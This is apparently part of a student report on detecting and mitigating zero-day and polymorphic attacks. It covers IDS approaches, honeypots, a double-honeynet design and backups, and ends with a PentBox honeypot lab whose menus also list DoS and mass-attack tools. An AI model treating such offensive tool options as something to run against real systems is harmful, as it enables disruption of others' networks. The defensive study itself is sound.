The signature-based systems are preferred over the anomaly-based systems due to their simplicity and the ability to perform online checks in real time. They can only detect known attacks with identified signatures which is where the problem arises. It is extremely difficult to generate signatures for new polymorphic worms. Worms are programmed to fool the defense system by deliberately modifying themselves each time they replicate. This problem has been identified in an ad-hoc way, which cannot keep up with the quick pace of worm mutation. The signature generation must be general enough to capture all attack traffic of a certain type to deal with polymorphic worms while being specific to reduce false positives and avoid overlapping with the content of normal traffic.<sup>[16][22]</sup>



### 13.4.3 Protocol-based Detection (Protocol Anomaly-based Detection):

Usually installed on Web servers, this IDS/IPS looks only for abnormal protocol activity which could identify a protocol-based attack, such as a SYN Flood attack. Protocol-based solutions detect abnormalities in the protocol activity. It does this by keeping and continuously inspecting the state information of a communications stream. As this system looks into the data stream itself, it has high-level access to look at each of the protocol fields in a packet and can identify violations of the protocol rules.

The main issue in anomaly-based detection is the high rate of false positives that is non-infected hosts were flagged as being infected by the system. While anomaly-based detection strengths that it could be used with Artificial Immune system to distinguish between normal and abnormal traffic in the network to detect Zero day and minimize the false positives. Moreover, Dynamic anomaly-based detection is collecting the information executed as results from programs that used to detect malicious code in the detection phase, then check for any conflict with what learns in training phase.




FIGURE 15: ANOMALY-BASED DETECTION TECHNIQUE<sup>[29]</sup>

### 13.4.4 Behavior-based detection:

Behavior-based detection solutions like endpoint detection or advanced threat protection can detect threats in real time, before any of the data is compromised. Traditional signature-based methods struggle to deal with polymorphic attacks where behavior-based malware protection becomes more

useful. Since polymorphic malware goes unidentified by common antivirus systems, the best solutions for this type of attacks is to use advanced behavior-based detection methods.<sup>[22]</sup>

These behavior-based methods look for characteristics of malware based on the way it communicates with the target machine. Behavior-based solutions look at the interactions of the incoming files with existing software and tries to predict whether this is the result of any malicious actions and doesn't examine the code.<sup>[22]</sup>


Behavior-based model defense is based on in-depth research of the exploit's interaction with the target system. Often based on the data captured using high interaction honeypots, normal interactions can be learned, future activities can be predicted, and exploits are classified into behavior groups. Interactions outside the normal behavior groups would be suspicious and then quarantined. This method has the potential to detect and analyze zero-day exploits in real time.<sup>[22]</sup>

Machine learning is often used to create a baseline behavior based on statistics of current and past interactions in the system. The more data is available, the more reliable the detection becomes with statistics-based detection techniques. A behavior-based detection system becomes very effective in predicting results of current processes and actually detecting malicious software that works on a single target system for a long time.<sup>[22]</sup>

A hybrid detection-based technique can be used which takes advantage of both signature-based and statistical-based detection systems. For example, a statistics-based algorithm can speed up the learning process by strengthening a behavior-based baseline for normal behavior, while a signature-based approach increases the accuracy of detection by proper filtering.<sup>[16]</sup>

There are couple of security measures to prevent zero-day attacks which are:

1. Keeping software and security patches up to date by downloading and installing the latest software releases and updates. Installing patches fixes bugs that the previous version must have missed.
2. Configure security settings for your internet browser, operating system, and security software.
3. Install proactive security softwares to prevent vulnerabilities and block unknown threats.
4. Establish safe and effective personal online security habits.<sup>[16]</sup>



**FIGURE 16: ZERO-DAY DETECTION TECHNIQUES**[\[34\]](#)

Based on the differences in these forms of detection, the attack signatures for each of these solutions are greatly different and even the activity that they will report and alert on are also different. For the Behavior-based solution, a dramatic change in increased traffic loads or number of login requests would set it off. However, this could be legitimate traffic created by the merger of two city offices into one office thus effectively doubling the staff, network traffic patterns and login requests. This would force the Administrator to put the system back into learning mode until it re-establishes a new baseline for what is “normal” behavior.[\[30\]](#)

There is an inherent problem with all threat detection models based on statistics and signatures. These methods are found wanting when it comes to zero-day attacks, although these methods work right for known security threats. These traditional methods prove to be very limited in capabilities when it comes to combating changes in attack methodologies since they are dependent on databases of known threats.[\[30\]](#)

This is where behavior-based detection systems come into the picture. Instead of focusing on a database of threats, these systems evaluate programs, try and estimate whether their actions are actually linked to an intended change in function. With time, these systems are able to raise alerts when they detect suspicious data access attempts when they are exposed to the entire operations profile of programs.[\[30\]](#)

Currently, people are working toward implementing hybrid models that take full advantage of both database-based and machine learning-based algorithmic models. Once such a system is improved, it becomes a matter for monitoring unusual program behavior, evading weak endpoints in user systems and software and adding to the database of known and verified program operations.[\[30\]](#)

### **13.5 Patching systems:**

Deploying software patches as soon as possible is another technique for newly discovered software vulnerabilities. Quickly upgrading software and applying patches can significantly reduce the risk of an attack.<sup>[17]</sup>

Three factors can be considered to delay the deployment of security patches. Software developers and vendors take time to discover vulnerabilities, develop a patch and pass it on to users. It can also take a lot of time for the patch to be applied on organizational systems. The longer this process takes there is a higher risk of a zero-day attack.<sup>[17]</sup>

### **13.6 Validating Inputs:**

The most effective way to prevent zero-day attacks is deploying a web application firewall on the edge of a network. A web application firewall reviews all incoming traffic and filters out malicious attempts that might target security vulnerabilities.

Input validation solves many of the issues inside patch management and vulnerability scanning. It protects the organizations while they are patching systems and processes that can take time. It is much more flexible and operated by security experts, able to adapt and respond to new threats in real time.<sup>[17]</sup>


### **13.7 Updating Software:**

Another way of protecting against zero-day attacks is to make sure there is an updated version of software. If you notice any version update for software, trust and update it without much delay. If the software update explains that this is a critical update, trust them. The update might have a patch to a recently discovered bug or vulnerability. By updating your software, you protect yourself against possible future attacks through the existing vulnerability. Many software vendors automatically update software. For example, Windows automatically installs important and recommended updates to your Windows software. In fact, these automatic updates can be turned off, but it is highly recommended that updates are turned on as they protect from potentially dangerous security issues.<sup>[17]</sup>

## **14. Detection of zero-day attacks using Honeypots:**

A honeypot is a network device used as a trap for hackers or the hacking methods who try to gain unauthorized access to the information systems. They capture port information and origin IP

addresses. The main purpose of a honeypot is to represent itself as a potential target for attackers in the form of a server or as an actual system and to gather information or create logs and notify administrators of any attempts to access the honeypot by unauthorized users.



**FIGURE 17: DETECTION OF ZERO-DAY ATTACKS USING HONEYPOTS**<sup>[29]</sup>

Honeypots are an excellent source for detection and attack analysis which fall into two categories. A high-interaction honeypot such as (HoneyNet) operates a real operating system and multiple applications. A low-interaction honeypot such as (Honeyd) emulates one or multiple real systems. Usually, any network activities observed on honeypots are considered suspicious and malicious.

We use an isolated environment (a virtual machine) to deploy the honeypot system, which consists of software components that constantly analyze the behaviour of the system. In this case, we are trying to figure out whether the traffic is malicious or not. The honeypot system will have only malicious activity because it will not be used as a production system.

Using a protected machine, we capture the collected data through an encrypted tunnel and then process it. The aim of this setup is to build a system that automatically detects unknown attacks and generates signatures for the Snort intrusion detection/prevention system. In other words, we deploy an attack analysis framework on the protected machine and create IDS/IPS signatures by analyzing the incoming traffic on the honeypot.

In order to successfully deploy a honeypot, we need to satisfy the data control, data capture, data analysis and data collection requirements. Thus, we have to mitigate the risk of having the attacker evade the container's security mechanisms. The best way to do this is to use a combination of

different security layers, which makes it hard for the attacker to penetrate the security container. Also, we have to capture as much information as we can without being detected by the attacker. In the future, the zero-day attack detection framework will process this information and generate new signatures for an intrusion detection system.

In order to lure attackers, we must first set our trap. The honeypot should be placed in our network alongside other systems, several workstations that run different operating systems, servers and others. The network will be protected by an IDS/IPS system that will be improved by using our setup. A honeypot that communicates through an encrypted channel with a protected machine where our implementation of an attack detection framework is running.

It is a simple and efficient approach of detecting unknown network-based attacks. Its major components are the honeypot system, a framework that generates signatures and a filtering component. The filtering component is actually an intrusion detection/prevention system (such as Snort). Its purpose is to block attacks based on the signatures it knows. This component analyzes the traffic and based on its signatures, the traffic is dropped or passed as it is malicious or not. The traffic passing through the filtering component is logged by the honeypot component. The honeypot doesn't do any processing. It only captures information. The detection framework is implemented on another machine, a protected one. This machine retrieves the information saved on the honeypot through a secure encrypted channel. This framework analyzes the logs and based on different methods it generates new signatures for the filtering component.

The idea is to build the honeypot system using a virtual machine. This honeypot will have many common services running (such as Apache, Postfix, etc.) in order to make it seem more valuable and bring in the attackers. The filtering system can be implemented using Snort. Snort is an open source network intrusion detection and prevention system that can work both on Unix and Windows. The framework on the protected machine will implement different methods (for example memory tainting) of detecting and analyzing attacks.

The processing logic of the system is, when traffic flows through the filtering component, it is analyzed by the filtering component based on the signatures it knows. If the traffic turns out to be malicious the filtering component does not let it pass. On the other hand, if the traffic doesn't match any signature it flows through the network, including the honeypot system, which logs some information about it. Based on the logs it retrieves from the honeypot, the framework runs several

algorithms and generates new signatures if it detects unusual activity. This way, the filtering component is improved, and it can detect previously unknown attacks.<sup>[18]</sup>

We can install tptot which is a honeypot and see all the attacks happening in different countries.




FIGURE 18: HONEYPOT ATTACK MAP FROM TPTOT <sup>[32]</sup>

“Existing Double-HoneyNet system to defend against polymorphic worms”:

“A double-honeyNet system is used to detect new worms automatically. A key component of this system is the ability to differentiate worm activities from normal activities.<sup>[33]</sup>




FIGURE 19: DOUBLE-HONEYNET ARCHITECTURE <sup>[33]</sup>

The gate translator is configured with public addresses, which represents wanted services. Gate Translator redirects connections to Honeynet 1 when connections to other addresses are considered

unwanted. Secondly, the worm will try and make outbound connections once Honeynet 1 is compromised. Each honeynet gets separated from the rest of the network associated with an Internal Translator implemented in the router. The outgoing connections from Honeynet 1 are blocked by the Internal Translator 1 and are redirected to Honeynet 2, which does the same forming a loop. The packets that make outbound connections only are considered as harmful, hence the Double-honeynet forwards only the packets that make outbound connections. This policy is due to the fact that users do not try to make outbound connections if they are faced with non-existing addresses.<sup>[33]</sup>

Worm payload instances are gathered by both Honeynets and are forwarded to the signature generators which generate signatures automatically using some algorithms. Then, the Signature Generator component updates the IDS database automatically by using a module that converts the signatures into a pseudo-Snort format. A polymorphic malware usually possesses more than one instance.<sup>[33]</sup>

A new instance of a polymorphic worm is created when a network is compromised. A single honeynet can capture a single instance of the polymorphic worm. Therefore, a double-honeynet architecture is needed to capture all instances of polymorphic malware.”<sup>[33]</sup>

## **15. Zero-day polymorphic malware detection techniques:**

Polymorphic worms pose a serious challenge to Internet security. It has more than one instance and the detection of such a polymorphic worm is difficult that very large effort is needed to capture all these instances and to generate signatures.<sup>[27]</sup>

Detection techniques are broadly classified as either network-based or host-based. Network-based systems detect worms at the network level as the attack data travel across the network in the form of packets. Host-based systems detect worms at the system level once the attack reaches the vulnerable application and was processed.<sup>[27]</sup>

The host-based detection installs software on the machine to be monitored and because it runs on the machine itself, the level of analysis compared to network-based is much deeper. Unlike host-based detection that monitors a single system, a single network-based detection system can monitor multiple systems.<sup>[27]</sup>



The network-based systems can detect and contain the worms in their early stage of infection because the number of active worms is very limited in their early stage and the number of machines compromised is also limited.<sup>[27]</sup>

To detect Zero-day polymorphic worms, many host-based systems are designed. These host-based approaches function on the end user's machines or honeypots and face scalability and wide coverage related problems. Besides this, host-based approaches affect the performance of the protected host and generate non-compatible signatures for network filtering. Therefore, exclusively using a host-based technique is not sufficient to defend against zero-day polymorphic worms.<sup>[27]</sup>




FIGURE 20: ZERO-DAY POLYMORPHIC WORMS DETECTION TECHNIQUES<sup>[24]</sup>

## 16. Some of the techniques to mitigate the damage of zero-day attacks:

1. **Disaster Recovery Strategy:** In case of an attack, it is important to have a planned disaster recovery strategy in place to mitigate the damage which includes cloud-based data backup procedures.<sup>[20]</sup>
2. **Access Removal:** We need to physically remove all access from anyone who possess the ability to exploit it. Consider, if any real time application contains a vulnerability and is bound to be exploited by a zero-day that possess full, unauthenticated read/write access, one course of action would be to shut down the website until a patch is released.<sup>[20]</sup>
3. **Backups:** It is recommended to keep an offline backup. When a zero-day attack occurs, the entire system will be compromised. When you store a backup in the system itself, even the backup copy gets compromised which leads to loss of data. Hence, it is suggested to keep a backup away from the system by regularly creating backup copies to a backup tape or to a removable storage media and we can make use of external hard drives too and cloud too.<sup>[41]</sup>

Also, we need to ensure there are 3 backup copies using at least 2 removable media types and 1 backup should be kept offline or offsite. We can take a full back, differential backup, and Incremental backup respectively. Differential backups could be fewer backup sets and they get bigger in time whereas Incremental backups could be more backup sets and smaller in time. Just backing up the data doesn't help, there should be proper procedures in place to restore the data quickly.<sup>[41]</sup>


Another way of recovering from a zero-day attack is to use Immutable storage because most disk-based backups protect data up to a certain level i.e.; block-level and uses a tracking as files get modified. A zero-day polymorphic malware can change these storage blocks which becomes a problem and backup systems will now end up backing encrypted files created by polymorphic malware. It is also important to create multiple recovery points and using Immutable storage can make things steady with tackling zero-day polymorphic malware.<sup>[41]</sup>

### Penetration Testing:

It is used to identify weakness where unauthorized parties try to gain access to the system as well as a strength where pen testers investigate and rectifies the full risk involved in the network.


## 17. Results of zero-day attack defense analysis:

### Honeypot Installation and monitoring:




```
PentBox 1.8  
----- Menu      ruby2.5.7 @ x86_64-linux-gnu  
1- Cryptography tools  
2- Network tools  
3- Web  
4- Ip grabber  
5- Geolocation ip  
6- Mass attack  
7- License and contact  
8- Exit
```

FIGURE 21: HONEYPOT INSTALLATION



```
→ 2  
1- Net DoS Tester  
2- TCP port scanner  
3- Honeypot  
4- Fuzzer  
5- DNS and host gathering  
6- MAC address geolocation (samy.pl)  
0- Back
```

FIGURE 22: GETTING INTO HONEYPOT



```
→ 3  
// Honeypot //  
You must run PentBox with root privileges.  
  
Select option.  
1- Fast Auto Configuration  
2- Manual Configuration [Advanced Users, more options]
```

FIGURE 23: OPTIONS FOR HONEYPOT MONITORING

```
// Honeypot //

You must run PentBox with root privileges.

Select option.

1- Fast Auto Configuration
2- Manual Configuration [Advanced Users, more options]

→ 1

HONEYPOT ACTIVATED ON PORT 80 (2020-01-30 19:06:49 +0000)
```

FIGURE 24: ACTIVATING HONEYPOT ON PORT 80

```
INTRUSION ATTEMPT DETECTED! from 192.168.56.101:59248 (2020-01-30 19:07:45 +0000)
-----
GET / HTTP/1.1
Host: 192.168.56.110
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.130 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-IN,en-GB;q=0.9,en-US;q=0.8,en;q=0.7

INTRUSION ATTEMPT DETECTED! from 192.168.56.101:59249 (2020-01-30 19:07:46 +0000)
-----
GET /favicon.ico HTTP/1.1
Host: 192.168.56.110
Connection: keep-alive
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.130 Safari/537.36
Accept: image/webp,image/apng,image/*,*/*;q=0.8
Referer: http://192.168.56.110/
```

FIGURE 25: INTRUSION ATTEMPTED FROM ANOTHER SYSTEM

```
